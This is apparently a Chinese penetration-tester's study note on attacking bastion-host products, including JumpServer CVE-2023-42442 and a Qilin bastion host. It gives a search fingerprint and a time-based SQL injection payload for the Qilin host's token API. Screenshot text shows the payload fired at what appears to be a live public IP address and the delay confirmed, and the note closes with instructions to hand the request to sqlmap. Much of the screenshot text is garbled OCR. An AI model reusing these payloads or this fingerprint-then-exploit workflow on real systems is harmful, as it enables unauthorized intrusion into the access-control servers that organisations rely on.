
```
{"type":2,"username":"admin","password":null,"captcha":"xxxx","oath":"","remember":false}
```





(2) JumpServer

- 1 2、JumpServer
- 2 CVE-2023-42442 JumpServer未授权访问漏洞复现
- 3 <https://mp.weixin.qq.com/s/NCSnTsOMxs1mf5S6d9896A>
- 4 <https://blog.csdn.net/holyxp/article/details/133066481>






(3) 绿盟SAS堡垒机



1 3、绿盟SAS堡垒机


2 <https://mp.weixin.qq.com/s/CtswTTVuzuyQXuUNMKZRHBg>





(4) 麒麟堡垒机

- 1 4、麒麟堡垒机
- 2 `cert.subject="Baolei"`
- 3 `Post: constr=1' AND (SELECT 6999 FROM (SELECT(SLEEP(10)))ptGN)`
`AND 'Aadm'='Aadm&title=%40127.0.0.1`
- 4 参考: https://blog.csdn.net/qq_41904294/article/details/132328217



学习笔记: 常见安全设备渗透方法 x 搜索结果 body=""needUsbkey x 中远麒麟堡垒机 SQL注入漏洞 x HTTP状态 405 - 方法不允许 x

HTTP状态 405 - 方法不允许

状态报告

Method Not Allowed

请求行中接收的方法由源服务器知道, 但目标资源不支持

Apache Tomcat/8.5.73

元素 控制台 网络 源代码 性能 内存 应用 安全 Lighthouse 记录器 性能数据分析 HackBar Cookie-Editor

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM MODE THEM

URL

https://120.55.98.204/baoleiji/api/tokens

Use POST method

MODIFY HEADER

更换路径, 请求出现如上界面
可能存在漏洞

20:45 2023-10-09

学习笔记: 常见安全设备渗透方法 x 搜索结果 body=""needUsbkey x 中远麒麟堡垒机 SQL注入漏洞 x HTTP状态 405 - 方法不允许 x

HTTP状态 405 - 方法不允许

状态报告

Method Not Allowed

请求行中接收的方法由源服务器知道, 但目标资源不支持

Apache Tomcat/8.5.73

元素 控制台 网络 源代码 性能 内存 应用 安全 Lighthouse 记录器 性能数据分析 HackBar Cookie-Editor

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM MODE THEM

URL

https://120.55.98.204/baoleiji/api/tokens

Use POST method

enctype application/x-www-form-urlencoded

MODIFY HEADER

Body

constr=1' AND (SELECT 6999 FROM (SELECT(SLEEP(10)))ptGN)
AND 'AAdm' = 'AAdm&title=%40127.0.0.1'

提交payload延时5s

20:45 2023-10-09

学习日记 常见安全设备渗透方法 x 搜索结果 body="/needUsbkey x 中远麒麟堡垒机 SQL注入漏洞 x 120.55.98.204/baoleij/api/tok

https://120.55.98.204/baoleij/api/tokens

self-educated

排序: 默认 升序 降序 乱码修正 元数据 折叠所有 下载JSON

高级模式定制 隐藏>

```
{  "message": "Permission Denied.",  "translatableMessage": {    "key": "Permission Denied.",    "variables": null  },  "statusCode": null,  "expected": [    {      "name": "username",      "type": "USERNAME"    },    {      "name": "password",      "type": "PASSWORD"    }  ]}
```

网络 源代码 性能 内存 应用 安全 Lighthouse 记录器 性能数据分析 HackBar Cookie-Editor

inzh 保留日志 停用缓存 已停用节流模式 反转 隐藏数据网址 全部 Fetch/XHR JS CSS 图片 媒体 字体 文档 WS Wasm 清单 其他 有已拦截的 Cookie 被屏蔽的请求 第三方请求

10000 毫秒 20000 毫秒 30000 毫秒 40000 毫秒 50000 毫秒 60000 毫秒 70000 毫秒 80000 毫秒 90000 毫秒 100000 毫秒 110000 毫秒

名称

- tokens
- fe-16.png
- blob:https://120.55.98.204/9bb7e9c0-0781-4785-b4bf-f76517...
- js.js
- dom.js
- js.js
- dom.js
- js.js

24 个请求 已传输 28.0 kB 81.5 kB 项资源 完成用时: 1.1 分钟

已发送请求 正在等待服务器响应 下载内容 说明

0.11 毫秒 10.03 秒 0.57 毫秒 10.05 秒

发现延时成功

服务器计时 在开发过程中, 您可以使用 [Server Timing API](#) 向此请求的服务器端时间信息添加数据洞见。

20:46 2023-10-09

1 后续拷贝数据包, 加入*, 放到sqlmap跑即可。